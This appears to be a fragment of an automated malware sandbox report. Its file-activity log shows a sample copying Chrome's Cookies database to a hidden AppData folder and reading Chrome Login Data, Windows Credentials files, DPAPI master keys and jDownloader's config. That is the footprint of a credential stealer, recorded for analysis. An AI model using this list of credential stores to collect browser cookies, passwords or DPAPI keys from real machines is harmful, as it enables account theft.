C:\Users\user\AppData\Roaming\bzofdkc2.d2q\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6BFDDD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D165705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D16CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFD1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFD1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFD1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFD1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6BFD1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6BFD1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BFD1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6BFD1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\721ac9f9-74c4-46ef-8d38-e7051d0f45dc	unknown	4096	success or wait	1	6BFD1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6BFD1B4F	ReadFile
C:\Users\user\AppData\Roaming\bzofdkc2.d2q\Chrome\Default\Cookies	unknown	16384	success or wait	2	6BFD1B4F	ReadFile

Disassembly

Code Analysis

Code Analysis